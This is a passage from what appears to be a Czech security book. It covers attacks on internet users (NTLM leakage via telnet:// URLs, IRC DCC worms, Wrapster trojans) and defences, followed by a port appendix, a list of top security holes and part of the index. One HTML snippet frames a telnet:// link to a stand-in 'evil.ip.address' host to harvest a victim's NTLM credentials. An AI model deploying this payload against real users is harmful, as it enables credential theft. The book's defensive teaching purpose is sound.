Dále je vhodné nakonfigurovat všechny systémy s Windows tak, aby nepropagovaly LM a NTLM autentizační údaje do svého okolí. Dá se toho dosáhnout nastavením odpovídající autentizační úrovni LAN Manageru (viz kapitoly 5 a 6).

Nejlepším způsobem obrany je však v tomto případě nastavení podepisování SMB paketů (Require SMB Packet Signing). Veškeré relace, které budou zneužity způsobem uvedeným výše, pak nebudou schopné další komunikace s vaším počítačem.

## Dolovaní NTLM autentizačních údajů pomocí telnet://

Rozšířenost	<b>4</b>
Složitost	<b>9</b>
Dopad	<b>7</b>
Celkové riziko	<b>7</b>

Jako kdyby nebylo problémů s URL filé:// dost, klienti Microsoftu automaticky zpracovávají i URL a automaticky se serverem navazují spojení. Umožnuje to vytvoření HTML e-mailu, který způsobí odeslání autentizace na libovolný port:

```
<html>
<frameset rows="100%, *">
<frame srcabout:blank>
<frame srctelnet://<evil.ip.address:port>>
</frameset>
</html>
```

V běžném případě to není nijak závažný problém. Jiná situace však nastane, pokud je telnet klient z Windows 2000 nastaven tak, aby implicitně používal NTLM autentizaci. V takovém případě se po vyhodnocení uvedeného HTML kódu pokusí systém s Win 2000 zalogovat na evil.ip.address a použije standardní autentizační mechanizmus NTLM. Jak již víme z kapitoly 5, je tento mechanizmus náchylný k útoku MITM, který odhalí jméno a heslo oběti.

Tento útok nezávisí na žádné formě aktivního skriptingu, JavaScriptu apod., takže mu nemůžeme zabránit žádnou vhodnou konfigurací IE. Děkujeme DilDogovi za zveřejnění tohoto útoku v konferenci Bugtraq.

## Obrana proti útoku zneužívajícímu URL telnet://

V tomto případě musíte blokovat nejenom odchozí NTLM autentizaci, ale i odchozí spojení telnetem.

Na úrovni serveru s Win 2000 nakonfigurujte telnet klienta tak, aby nepoužíval NTLM autentizaci. Dosáhnete toho tak, že spustíte telnet z příkazové řádky, zadáte unset ntlm a poté ukončíte telnet, aby se nastavení uložilo do registry. Microsoft také zveřejnil záplatu (, která způsobí, že je uživatel vždy před odesláním autentizačních údajů do nedůvěryhodné zóny varován. Stejnou úptavu provede i SP2. Podrobnější popis této chyby naleznete na adrese .

Riziko odchycení autentizačních dat také může snížit nastavení úrovně autentizace LAN Manageru tak, aby byly odesílány pouze odpovědi NTLMv2 nebo vyšší. Odchycení autentizačních dat je však stále možné, pokud MITM server ovládá NTLMv2.

# ÚTOKY NA IRC

IRC (Internet Relay Chat) zůstává jednou z nejpopulárnějších aplikací Internetu. Umožňuje nejenom komunikaci v reálném čase, ale je také často využíván k výměně souborů mezi jeho uživateli. A zde počínej všechny nesnáze.

Nezkušení uživatelé IRC jsou často zmateni častými nabídkami souborů od účastníků rozhovoru na daném kanále. Mnozí zpočátku tyto nabídky od zcela neznámých osob správně odmítají, ale podstata IRC tuto jejich formálnost velmi rychle otupí. Může pak dojít k velmi nepříjemným situacím. Jednomu z přátel autorů této knihy se stalo, že mu podobný soubor zformátoval disk. Ve světě IRC budete muset bojovat s problémy, které jsou podobné těm s přílohami e-mailů. Popišme si jeden z nich.

## DCC útoky



Rozšířenost	<b>9</b>
Složitost	<b>9</b>
Dopad	<b>10</b>
Celkové riziko	<b>9</b>

Zajímavá diskuse o tomto útoku se objevila v poštovní konferenci Incidents (incidenty), provozované lidmi ze Security Focus (<http://www.securityfocus.com>). Hledejte digest INCIDENTS od 10. do 11. července 2000, #2000-131. Jeden zvláštní uživatel nabídl prostřednictvím DCC (IRC metody DCC Send a DCC Get se používají k přímému spojení klientů a následnému přenášení souborů, místo toho, aby byly soubory přenášeny přes IRC server) soubor, který se jmenoval LIFE\_STAGES.TXT. Jednalo se buď o snahu útočníka přímo narušit systém uživatele nebo o automatizovaný útok odeslaný napadeným IRC klientem bez vědomí jeho uživatele.

Jedná se o jednu z vlastností IRC, pomocí které lze začínajícího uživatele velmi rychle odzbrojit. IRC klient napadený červem je schopen pomocí skriptu sám iniciovat DCC komunikaci s kýmkoli, kdo se připojí do IRC kanálu, aniž by o tom jeho uživatel věděl.

Červ popisovaný v uvedené konferenci navíc zapnul na napadeném klientovi funkci autoignore pro účastníky konference zabývající se antivirovou problematikou a pro účastníky, v jejichž příspěvcích se objevovala mezi jinými slova „infected“ (infikován), „life-stages“, „remove“ (odstranit) a „virus“. Červ se tak chránil před pomocí ostatních účastníků kanálu napadenému uživateli.

## Obrana proti DCC útokům

Naštěstí většina IRC klientů ukládá implicitně soubory získané pomocí DCC do předem definovaného adresáře. Uživatel se musí ručně do tohoto adresáře přepnout a teprve pak může daný soubor spustit.

Stejně jako k příloham e-mailů mělo by být i k souborům získaným pomocí DCC přistupováno s extrémním skepticismem. Kromě klasických podezřelých (soubory .BAT, .COM, .EXE, .VBS a .DLL) si dávejte pozor i na dokumenty z MS Office, které mohou obsahovat škodlivá makra, a na soubory (příkazy), které mohou automaticky ovládat vašeho IRC klienta. Použití antivirového programu by mělo být samozřejmostí.

Pokus o vystopování útočníků je v případě IRC ztráta času. Většina útočníků se totiž k IRC serveru připojuje z virtuálního počítače (vhost) pomocí BNC (IRC Bouncer, v podstatě IRC proxy server). Zjištění IP adresy útočníka tedy předpokládá spolupráci administrátora serveru s BNC.

## ÚTOKY NA NAPSTER POMOCÍ WRAPSTERU

### Poznámka

Ačkoli si nemyslíme, že je Napster a Wrapster nějakým obrovským bezpečnostním problémem, myslíme si, že mohou oba produkty dobře demonstrovat etické principy útoku ve velkém měřítku. Těšíme se na den, kdy se Napster znova probudí k životu a poskytne umělcům neomezený distribuční kanál, stejně tak jako komukoli dalšímu zdroji jeho oblíbené hudby.

Dalším příkladem velkého potenciálu vzniku bezpečnostních problémů založených na funkčnosti a popularitě je revoluční síť Napster (<http://www.napster.com>), určená k distribuovanému sdílení souborů. Napster je varianta typického klient/server nástroje pro sdílení souborů, kdy server funguje jako centrální index MP3 souborů, které jsou uloženy na discích uživatelů připojených do sítě pomocí Napster klienta. Uživatelé vyhledávají v indexu MP3 soubory, které chtějí získat, a server napojí jejich klienta přímo na uživatele, kteří mají zadané soubory na disku. Všichni uživatelé, kteří se chtějí výměny souborů účastnit, tak musí umožnit ostatním účastníkům přístup (čtení/zápis) k části svého disku.

Napster se snaží nešířit jiné než MP3 soubory. Kontroluje hlavičky kopírovaných binárních souborů a ověřuje, zda odpovídají standardu MP3. Od verze beta 6 je používán nový detekční algoritmus, který kromě hlaviček testuje i rámce uvnitř souboru.

Je samozřejmé, že ta samá lidská vynalézavost, která nám přinesla Napster, brzy přišla na to, jak distribuovat i jiné než MP3 soubory. Wrapster od Octaviana (hledejte ho na <http://download.cnet.com>) skrývá opravdový typ souboru jeho zakódováním podobným způsobem jako pravý MP3 soubor, ale s tokem dat 32 kb/s. Uživatelé, kteří chtějí najít takto zakódované soubory, prostě použijí dotaz, který vyhledá všechny soubory zakódované pro datový tok 32 kb/s. Pokud znáte jméno souboru, můžete použít vyhledávání podle jména i datového toku. Máme tedy distribuovanou síť, kde putují soubory MP3 z ruky do ruky jako peníze, a mechanismus vytváření trojských koní, které se tváří jako hudba.

Wrapster naštěstí vyžaduje před použitím soubor zakódovaný do formátu MP3 ručně rozkódovat pomocí pomocné aplikace. Pokud uživatel na zakódovaný soubor dvakrát klepne, je vyvolán přehrávač MP3 záznamů, který rozpozná, že se nejedná o pravý MP3, a odmítne ho přehrát. Je tedy na zdravém rozumu uživateli, aby zpozorněl, pochopil, že se zřejmě nejedná o hudbu, a nakládal s daným souborem o mnoho opatrnejí. Lidský mozek je tedy jedinou bariérou mezi skvělou věcí (hudbou zadarmo) a naformátovaným harddiskem.

Ačkoli Napster zatím není hrozbou pro vaši bezpečnost, je dobrým příkladem toho, jak vznikají předpoklady a jak lze tyto předpoklady obejít. Doufáme, že naše diskuse podnítí další analýzu podobných předpokladů a další rozvoj používání Napsteru.

### Pozor

Existují různé volně šířitelné klony softwaru Napsteru, které umožňují útočníkovi prohlížet soubory na počítači s běžícím klonem Napster klienta. Oficiální komerční verze programu Napster tuto chybu neobsahuje (viz <http://www.securityfocus.com/bid/1186>).

# GLOBÁLNÍ OBRANA PROTI ÚTOKŮM NA INTERNETOVÉHO UŽIVATELE

V této kapitole jsme se seznámili s mnoha technikami útoků na uživatele Internetu, které ve většině případů spočívají v donucení uživatele ke spuštění víru, červu nebo jiného nebezpečného kódu. Popsali jsme také mnoho konkrétních řešení specifických útoků, ale dosud jsme se nezmínilo o komplexní obraně.

## Udržujte databáze antivirových programů aktuální

Taková ochrana samozřejmě existuje a je dostupná již několik let. Jedná se o antivirové programy. Pokud některý z nich nepoužíváte, velmi riskujete. Existují tucty produktů, ze kterých si můžete vybrat. Poměrně kvalitní seznam publikoval Microsoft na <http://support.microsoft.com/support/kb/articles/Q49/5/00.ASP>. Většina nejznámějších produktů tohoto typu (Norton Antivirus od Symantecu, McAfee, Data Fellows, AVG, Trend Micro, Inoculan/InoculateT od Computre Associates apod.) jsou, co se týče funkčnosti, zhru- ba na stejně úrovni.

Hlavní nevýhodou této metody ochrany je, že neposkytuje aktivní ochranu proti novým neznámým virům. Uživatelé spoléhají na periodické aktualizace těchto programů, které obsahují definice nově se vyskytujících virů. Vzniká tak kritické období možného ohrožení, trvající od okamžiku vzniku nového víru do okamžiku, kdy dojde k aktualizaci databáze antivirového programu.

Pokud si uvědomujete existenci tohoto kritického období a antivir pravidelně aktualizujete, vybudovali jste další úroveň zabezpečení před útoky, kterými jsme se v této kapitole zabývali. Nezapomínejte zapnout automatizované mechanismy kontroly, jako je třeba kontrola příchozí pošty a disket vložených do mechaniky. A ještě jednou zdůrazňujeme: Udržujte databázi vírů aktuální!

Občas se také objeví planý poplach (hoax) informující o novém a smrtelně nebezpečném víru. Tato varování mohou způsobit hodně paniky, takže je dobré mít přehled o tom, co je a co není pravda. Může vám v tom pomoci například stránka <http://vmyths.com/hoax.cfm?page=0>.

## Střežení bran do sítě

Nejfektivnější cestou, jak ochránit velké množství uživatelů najednou, je obrana založená na kontrole spojení do nebezpečných částí sítě. Samozřejmě je nezbytné instalovat firewall, který by měl mimo jiné pečlivě filtrovat spojení navazovaná do vnější sítě, aby zabránil škodlivým programům v napojení na veřejná úložiště zákeřného kódu.

Existuje také mnoho produktů, které umí prohlížet příchozí poštu nebo komunikaci HTTP a vyhledávat v ní nebezpečný kód. Jedním z příkladů může být SurfinGate (<http://www.finjan.com>), který existuje jako plug-in do již existujícího firewallu nebo proxy serveru a kontroluje všechny příchozí Java, ActiveX, JavaScript a vykonavatelné soubory, skripty ve Visual Basicu, plug-iny a cookies. SurfinGate pak vytvoří charakteristiku kódu v závislosti na činnostech, které provádí. Tato charakteristika je potom porovnávána s bezpečnostními pravidly, které definuje správce, a SurfinGate rozhodne, zda průchod daného elementu povolí nebo zablokuje. Existuje také osobní verze programu SurfinGate, která se jmenuje SurfinGuard a umožňuje vytvořit prostředí typu „sandbox“, ve kterém lze bezpečně spouštět stažený kód.

Jedná se o zajímavou technologii, která zbavuje špatně informovaného koncového uživatele problémů s manipulací s mobilním kódem. Sandbox má ještě jednu zajímavou vlastnost. Dokáže uživatele ochránit před PE (portable executable - přenosné vykonavatelné soubory) kompresory. Kompresory komprimují soubory Win32.EXE a tím změní jejich binární signaturu, takže mohou zůstat pro antivirový program provádějící statickou analýzu dat mimo podezření. Takový .EXE soubor je extrahován do svého původního tvaru až těsně před spuštěním. Sandbox je však bezpečný pouze do té míry, dokud jsou bezpečná pravidla vytvořená těmi omylnými lidskými bytostmi, které jsou odpovědné za všechny ty chyby, jimž jsme se v této kapitole zabývali.

## SHRNUTÍ

V této kapitole jsme se snažili vytvořit průřez a shrnout podstatu útoků na uživatele Internetu. Je pravda, že jsme vyneschali několik velmi dobře známých metod útoků a tucty dalších sofistikovaných postupů objevených lidmi, jako je Georgi Guninski. Nedostalo se také na útoky vedené na veřejné poštovní služby (Hotmail), na uživatele AOL a na metody získávání důvěrných informací o uživateli Internetu. Internetová komunita bude muset věnovat spoustu času, aby se s těmito i budoucími problémy vypořádala. Zde je několik tipů, které mezikármu uživateli pomohou získat poměrně vysokou úroveň zabezpečení:

- Udržujte používaný software co možná nejaktuálnější! Co se týče produktů Microsoftu, které jsou nejčastějším terčem útoků, existuje několik cest, jak toho dosáhnout (jsou seřazeny vzestupně podle časové náročnosti):
  - Windows Update (WU) na <http://www.windowsupdate.com>/
  - Microsoft Security Bulletins na <http://www.microsoft.com/technet/security/current.asp>
  - Kritické záplaty IE na <http://www.microsoft.com/windows/ie/download/default.htm#critical>
  - Bezpečnostní záplaty produktů Office na <http://office.microsoft.com>
- Instalujte a pravidelně používejte antivirový software. Ujistěte se, že je databáze virů minimálně jednou za týden aktualizována, a nastavte co nejvíce automatických funkcí programu (v každém případě nastavte automatickou kontrolu příchozí pošty).
- Seznamte se s potenciálním nebezpečím, které představuje mobilní kód jako ActiveX a Java a nakonfigurujte svůj klientský software pro přístup do Internetu tak, aby dokázal tento kód bezpečně zpracovat (připomeňte si naši diskusi o bezpečnostních zónách Windows). Pěkný úvodní článek o problematice mobilního kódu můžete najít na <http://www.computer.org/internet/v2n6/w6gei.htm>.
- Buďte velmi skeptičtí ke každému souboru, který pochází z Internetu. Ať už se jedná o přílohu elektronického dopisu nebo soubor zasláný pomocí DCC. Pokud takovéto soubory nepocházejí z opravdu důvěryhodného zdroje, měly by být okamžitě vymazány (vzpomeňte si však na červa ILOVEYOU, který se maskoval jako příloha od kolegů a přítel díky zneužití jejich klientského softwaru).
- Udržujte si přehled o nových nástrojích a technikách používaných k útokům na internetové klienty častým navštěvováním těchto serverů:
  - Georgi Guninsky na <http://www.guninski.com/index.html>
  - SIP (Princeton's Secure Internet Programming tým na <http://www.es.princeton.edu/sip/history/index.php3>
  - Juan Carlos García Cuartango na <http://www.kriptopolis.com>

# **ČÁST 5**

## **Přílohy**

# Příloha A

## Porty

Protože je největším problémem každého bezpečnostního auditu identifikace systémů a aplikací provozovaných v testované síti, může být podrobný seznam portů a odpovídajících služeb téměř nezbytnou pomůckou při identifikaci většiny bezpečnostních děr. Skenování všech 131 070 portů (1 - 65535 pro TCP a UDP protokoly) na každém počítači může trvat několik dní. Je tedy vhodné použít „vyladěnější“ seznam portů, který bude obsahovat pouze služby, u kterých lze s velkou pravděpodobností očekávat výskyt chyby.

Následující seznam není v žádném případě kompletní a některé z uvedených aplikací mohou být nakonfigurovány tak, že budou používat úplně jiné porty. V každém případě vám ale umožní dobrý start při vyhledávání kritických aplikací. Uvedené porty jsou běžně používány k získávání informací, nebo přístupu k výpočetním systémům.

Služba nebo aplikace	Port/protokol
echo	7/tcp
systat	11/tcp
chargen	19/tcp
ftp-data	21 /tcp
ssh	22/tcp
telnet	23/tcp
smtp	25/tcp
nameserver	42/tcp
whois	43/tcp
tacacs	49/udp
xns-time	52/tcp
xns-time	52/udp
dns-lookup	53/udp
dns-zone	53/tcp
whois++	63/tcp/udp
b.ootps	67/tcp/udp
bootps	68/tcp/udp
oracle-sqlnet	66/tcp
tftp	69/udp
gopher	70/tcp/udp
finger	79/tcp
http	80/tcp

Služba nebo aplikace	Port/protokol
alternativní web port (http)	81 /tcp
kerberos, nebo alternativní	88/tcp
web port (http)	
pop2	109/tcp
pop3	110/tcp
sunrpc	111/tcp
sqlserv	118/tcp
Služba, nebo aplikace	Port/Protokol
nntp	119/tcp
ntp	123/tcp/udp
ntrpc-nebo-dce	135/tcp
netbios-ns	137/tcp/udp
netbios-dgm	138/tcp/udp
netbios	139/tcp
imap	143/tcp
snmp	161/udp
snmp-trap	162/udp
xdmcp	177/tcp/udp
bgp	179/tcp
snmp-checkpoint	256/tcp
ldap	389/tcp
netware-ip	396/tcp
timbuktu	407/tcp
https/ssl	443/tcp
ms-smb-alternate	445/tcp/udp
ipsec-internet-key-exchange(ike)	500/udp
exec	512/tcp
rlogin	513/tcp
rwho	513/udp

Služba nebo aplikace	Port/protokol
rshell	514/tcp
syslog	514/udp
printer	515/tcp
printer	515/udp
talk	517/tcp/udp
ntalk	518/tcp/udp
router	520/udp
netware-ncp	524/tcp
irc-serv	529/tcp/udp
uucp	540/tcp/udp
klogin	543/tcp/udp
mount	645/udp
remotelypossible	799/tcp
rsync	873/tcp
samba-swat	901/tcp
w2k rpc	1024-1030/tcp/udp
socks	1080/tcp
kpop	1109/tcp
bmc-patrol-db	1313/tcp
notes	1352/tcp
timbuktu-sn/1	1417-1420/tcp/udp
ms-sql	1433/tcp
citrix	1494/tcp
sybase-sql-anywhere	1498/tcp
funkproxy	1505/tcp/udp
Služba, nebo aplikace	Port/Protokol
gres-lock	1524/tcp
oracle-srv	1525/tcp
oracle-tli	1527/tcp
pptp	1723/tcp

Služba nebo aplikace	Port/protokol
winsock-proxy	1745/tcp
radius	1812/udp
remotely-anywhere	2000/tcp
cisco-mgmt	2001/tcp
nfs	2049/tcp
compaq-web	2301/tcp
sybase	2368
openview	2447/tcp
realsecure	2998/tcp
nessusd	3001 /tcp
ccmail	3264/tcp/udp
ms-active-dir-global-catalog	3268
bmc-patrol-agent	3300/tcp
mysql	3306/tcp
ssql	3351 /tcp
ms-termserv	3389/tcp
cisco-mgmt	4001/tcp
nfs-lockd	4045/tcp
rwhois	4321/tcp/udp
postgress	5432/tcp
secured	5500/udp
pcanywhere	5631/tcp
vnc	5800/tcp
vnc-java	5900/tcp
xwindows	6000/tcp
cisco-mgmt	6001 /tcp
arcserve	6050/tcp
apc	6549/tcp
irc	6667/tcp
font-service	7100/tcp/udp

Služba nebo aplikace	Port/protokol
web	8000/tcp
web	8001/tcp
web	8002/tcp
web	8080/tcp
blackice-icecap	8081/tcp
cisco-xremote	9001/tcp
jetdirect	9100/tcp
dragon-ids	9111 /tcp
iss system scanner agent	9991/tcp
iss systém scanner console	9992/tcp
stel	10005/tcp
netbus	12345/tcp
trinoo_bcast	27444/tcp
trino_master	27665/tcp
Služba, nebo aplikace	Port/Protokol
quake	26000/tcp
backorifice	31337/udp
rpc-solaris	32771/tcp
snmp-solaris	32780/udp
reachout	43188/tcp
bo2k	54320/tcp
bo2k	54321/udp
netprowler-manager	61440/tcp
pcanywhere-def	65301/tcp

# Příloha B

14 nejdůležitějších  
bezpečnostních  
dér

13. Prosakování (únik) informací může útočníkovi odhalit verze operačního systému a aplikaci, jména uživatelů, skupin, sdílených prostředků, informace z DNS a běžící služby jako je SNMP, finger, SMTP, telnet, rusers, rpcinfo a NetBIOS.

12. Počítače se spuštěnými nepotřebnými službami (například RPC, FTP, DNS, SMTP) mohou být snadno ovládny.

9. Slabá, snadno odhadnutelná a neustále znova používaná hesla na pracovních stanicích mohou vést k ovládnutí serverů.

Internetové/DMZ servery




14. Neadekvátní logování, monitorování a detekce průniků na úrovni sítě a systému.

11. Špatně nakonfigurované ACL na firewalech, nebo směrovačích mohou umožnit přístup do systému ve vnitřní síti buď přímo, nebo prostřednictvím ovládnutého systému z DMZ.



8. Neautentizované služby typu X Windows, umožňující odpolslouchávání vstupů z klávesnice

7. Příliš rozsáhlá přístupová práva k souborům a adresářům (sdílené prostředky NT, NFS exporty pod Unixem).



1. Špatně definovaná přístupová politika hranicního směrovače: Špatně nakonfigurované ACL mohou způsobit únik informací pomocí ICMP, IP a NetBIOSu, což může vést k neoprávněnému přístupu k službám na serverech v DMZ.

2. Nezabezpečené a špatně monitorované body vzdáleného přístupu představují jednu z nejsnadnějších cest do podnikové sítě. Zaměstnanci se často připojují do Internetu s minimálním zabezpečením a vystavují tak citlivé soubory útoku.

3. Časté používání vztahů důvěry typu důvěry mezi NT doménami, nebo unixové .rhosts a hosts.equiv soubory mohou útočníkům umožnit přístup k důležitým systémům.

6. Chybějící bezpečnostní politika, procedury a návody.

5. Software, který není ošetřen pomocí záplat, je zastaralý, náchylný k útokům, nebo ponechaný v implicitní konfiguraci.

4. Uživatelská, nebo testovací konta s rozsáhlými privilegiemi.

# REJSTŘÍK

## A

.NET, 235  
3Com, 397  
Access, 584  
ACE server, 373  
ACL, 434  
Active Server Pages, 533  
ActiveX, 559, 583, 585  
adresář, 593  
adresář Repair\RegBack, 215  
agent pro obnovu klíče, 220  
Achilles, 553  
analýza ICMP zpráv, 46  
analýza Okolních počítačů, 81  
analýza serverů, 83  
ARP přesměrování, 409  
Ascend, 394  
Ascend MIB, 400  
ASN, 93  
ASP, 533  
ATT Definity G, 372  
attachment, 594  
attrib, 186, 227  
audit, 184, 226, 271  
auditing, 507  
autentizace, 363, 365, 367  
autentizační řetězec, 102  
autologon, 161  
automatický update, 564  
automatizace, 522  
autorun, 111

## B

Back Orifice, 105, 496  
Back Orifice 2000, 172

banner, 426  
Bay Networks, 394  
bezdrátové sítě, 416  
bezpečnostní nástroje, 232  
BGP, 93  
Bindery, 246, 247  
bindin, 248  
blokování portů, 192  
BoSniffer, 509  
Brown Orifice, 570  
buffer, 454  
buffer .printer, 546  
buffer ISAPI, 547  
buffer overflow, 544

## C

CGI, 531  
Cgiscan.c, 524  
CIFS/SMB, 67  
Cisco, 342, 403  
MIB, 400  
paket, 391  
Citrix ICA, 476  
Client32, 81  
CLSID, 585  
codebrws.asp, 535  
Cold Fusion, 542  
ColdFusion, 456  
Console Logs, 272  
cookies, 571  
core, 320  
Crack 5, 154  
Crack 5.0a, 313  
cx, 249  
černá konta, 489  
čtení cizích domén, 574

**D**

datapipe, 497  
 datové spojení, 476  
 datové útoky, 283  
 dávkové soubory, 352  
 DCC útoky, 604  
 deskriptory souborů, 317  
 dešifrování PWL, 113  
 detekce síťových zařízení, 386  
 DF, 48  
 dial-up, 369  
 dial-up servery, 103  
 distribuované útoky, 456  
 DNS, 17, 191, 306, 446, 452  
 document.exec, 574  
 dočasné soubory, 222  
 don't fragment bit, 45  
 DoS, 109, 139, 209, 443, 447, 461  
 Dot Bug, 534  
 dotaz ICMP, 30  
 dotaz na administrativní kontakt, 14  
     na doménu, 12  
     na organizaci, 11  
     na registrátora, 10  
     na síť, 13  
 Dotazy NetDDE, 213  
 Double Decode, 541  
 Dsmaint, 267  
 Dsniff, 407  
 DumpSec, 61

**E**

EDGAR, 7  
 EFS, 219  
 elektronická pošta, 578  
 eliminace červů, 593  
 eLiTeWrap, 509  
 e-mail, 581  
 enum, 69  
 Eudora, 590  
 Excel, 597

**F**

filtrování paketů, 434

FIN test, 45  
 finger, 247  
 firewalk, 431  
 firewally, 110, 421, 430  
 formátovací řetězce, 286  
 fpipe, 177  
 fpipe , 497  
 FPNWCLNT.DLL, 510  
 frame, 574  
 fsniff, 164  
 FTP, 260, 293, 454

**G**

gameover, 262  
 generování e-mailů, 578  
 getadmin, 140  
 Grinder, 525

**H**

haše hesel, 214  
 Help desk, 516  
 hesla, 126, 311, 407, 468  
     komprimovaných adresářů, 116  
     NetBIOS, 197  
     směrovačů, 398  
     VNC, 473  
     webového serveru, 548  
 historie souboru, 271  
 hlasová pošta, 345, 374  
 hledání sdílených prostředků, 61  
 hledání stop, 3, 4  
 hodnota ACK, 46  
 hromadné vytáčení, 348  
 Hunt, 487  
 CheckPoint průnik, 435  
 chknnull, 252  
 chntpw, 216  
 chyba, 534  
 chyby rámců HTML, 574  
     v serverových aplikacích, 109

**I**

ICF, 118  
 ICMP, 30

ICMP tunel, 436  
 identifikace, 26  
     firewallu, 422  
     kont, 68  
     média, 406  
     operačního systému, 45, 390  
     portů, 429  
 idq.dll, 547  
 IEEE 802.11, 416  
 IFRAME, 574, 600  
 IFS, 325  
 IIS 4.0, 545  
 IIS 4.0 MDAC RDS, 528  
 IIS, 454  
 IIS 5, 205, 537  
 Iishack, 545  
 ILOVEYOU, 592  
 IME, 479  
 Imp 2.0, 270  
 implicitní konta, 397  
 Index Server, 547  
 inicializační soubory, 490  
 iniciování odchozích spojení, 601  
 Initial Sequence Number, 45  
 Integrita ICMP zpráv, 46  
 Internet Connection Firewall, 118, 236  
 Internet Explorer, 564, 574  
 Intruder Lockout, 255  
 Inventarizace, 53  
 Inventarizace Active Directory, 74  
 Inventarizace aplikací, 77  
 inventarizace bannerů, 77  
     BGP, 93  
     domén, 58  
     NOVELL NetWare, 81  
     počítačů s NT/2000, 67  
     registry, 79  
     sdílených prostředků, 61  
     sítových prostředků, 57  
     skupin, 86  
     UNIXu, 84  
     uživatelů, 67, 86  
     WINDOWS NT/2000, 54  
     založené na NetBIOSu, 58  
 IP Network Browser, 400  
 ipEye, 41  
 IPsec, 193  
 IPsec, 381

IRC, 604  
 Irix, 532

## J

Java, 568  
 Jcmd, 267  
 jména, 468  
     souborů, 179  
 John the Ripper, 154, 314  
 Juggernaut, 486  
 JVM, 569

## K

klávesy, 161  
 klíč, 512  
 klíče registru, 147  
 klient, 476  
 knihovny, 321  
 kompromitace, 179, 182  
 konfigurace systému, 322  
 kontrola IE domény, 575  
 kontrola vstupních dat, 287  
 kontrolní součet, 514  
 kradení cookies, 571  
 kritické porty, 503  
 kryptografie, 510

## L

Lophtcrack , 152  
 Lámání hesla, 478  
 ldp, 74  
 Legion, 61  
 lidé, 515  
 LOG, 270  
 lokální přístup, 311  
     útoky, 110, 116  
 Loki, 495  
 LPC port, 145  
 LSA Secrets, 159, 224  
 Isadump2, 225

**M**

man-in-the-middle, 512  
 mapování sítě, 8  
 Meridian, 371  
 metody, 485  
 metody získávání bannerů, 78  
 meziměstské hovory, 349  
 Microsoft IE, 569  
 Microsoft Java Sandbox, 569  
 Microsoft PPTP, 379  
 MIME příloha, 587  
 MITM, 512  
 Monitorování bitu „nefragmentovat“, 45  
 Motorola, 399  
 MS Office, 583  
 MS Passport, 118  
 muž uprostřed, 202  
 MX záznamy, 20

**N**

NAPSTER, 605  
 násilné vnucení přílohy, 599  
 nástroje pro řízení sítě, 105  
 NAT, 61  
 návrh stránek, 550  
 NDS, 246, 266, 269  
 NDSsnoop, 254  
 neautorizovaný telnet, 439  
 nepřátelské procesy, 503  
 NetBasic.nlm, 266  
 NetBIOS, 208  
 NetBIOS/SMB, 196  
 NetBus, 107, 169, 496  
 netcat, 35, 78, 176, 494, 497  
 NetDDE, 214  
 NetScanTools Pro 2000, 38  
 Netscape Communicator, 569  
 NetWare FTP, 261  
 Perl, 260  
 Web Server, 261  
 NFS, 298, 303  
 nlist, 248  
 NMAP, 35  
 nmap, 427  
 Northern Telecom, 371  
 Novell, 490  
 NOVELL, 81

Novell NetWare, 243  
 nslist, 245  
 NT, 489  
 NTFS, 186  
 NTLM, 603  
 NTRK, 166  
 ntsecurity.net, 399  
 Nwpcrack, 258

**O**

obálky objektů, 594  
 obelhávání uživatelů, 596  
 Octel, 370  
 odhalení hesel, 112  
 odmítnutí služby, 139, 205  
 odposlouchávání, 409, 413  
 ochrana SAM, 155  
 omezení softwaru, 237  
 On-Site Admin, 245  
 On-Site Admin, 83  
 Outlook, 592

**P**

paket, 430  
 paket Cisco, 391  
 PANDORA, 262  
 parametr CLSID, 585  
 pasivní identifikace operačního systému, 48  
 pasivní signatury, 48  
 Passport, 237  
 PBX, 345  
 PC Everywhere, 342  
 Perl, 260  
 Phfscan.c, 524  
 PhoneSweep, 357  
 PHP, 544  
 ping, 26  
 ping hromadný, 26  
 Plug and Play, 238  
 pobočkové ústředny, 370  
 POC, 14  
 počáteční velikost TCP okna, 46  
 položky registru, 179  
 port 1024, 399  
 porty, 181  
 pošta, 578

PowerPoint, 597  
 prázdné relace, 55  
 privilegia, 480  
 procesy, 181  
 pročítání bannerů, 427  
 profily, 470  
 prohlížení, 520  
 prohlížení stromu, 84  
 promiskuitní režim, 310  
 proquota.exe, 461  
 prosakování informací, 8, 16  
 protokol RIP, 413  
 protokol událostí, 185  
 PROXY, 437  
 průzkum sítě, 21  
 překrývání fragmentů, 453  
 přenos zóny, 17  
 přenosy DNS zóny, 65  
 přepínače, 397  
 přepínání, 406  
 přeplnění bufferu, 284, 315  
     vstupního pole, 548  
     vyrovnávací paměti, 283  
     vyrovnávací paměti, 544  
 přesměrování, 602  
     portů, 176, 497  
 přetečení, 205  
     vyrovnávací paměti, 136, 205  
 převzetí GUI, 173  
 příkazový rádek, 166  
 přílohy dopisů, 594  
 přímé připojení, 101  
 přímém skenování, 423  
 připojení, 466  
 přístup vzdálený, 465  
 přístupová práva, 322  
 přístupy TFTP, 404  
 pwdumpX, 216

## R

rabování, 257  
 Race Conditions, 319  
 raped, 455  
 Raw Sockets, 239  
 rconsole, 264  
 Reboot, 110  
 redirect, 409  
 redukování počtu ICMP zpráv, 46

RegAPI.DLL, 479  
 Registry, 104  
 registry, 507  
 remote.exe, 166, 495  
 Repair\RegBack, 215  
 replikace, 225  
 RestrictAnonymous = 1, 71  
 reverzní telnet, 290, 497  
 rinetc, 176  
 rinetc, 497  
 ROLM PhoneMail, 372  
 ROOT, 278  
 Rootkit, 182, 327, 513  
 roury, 210  
 rozhraní, 310  
 rozšířené položky TCP záhlaví, 46  
 RPC, 90, 296  
 RPC Named Pipes, 454  
 řetězec autentizační, 102

## S

Safe for Scripting, 560  
 SAM, 149, 214, 216  
 sdílené soubory, 101  
 sdílení, 406  
 Secure Shell, 511  
 sehole, 141  
 Sendmail, 294  
 Server, 476  
     server proxy, 437  
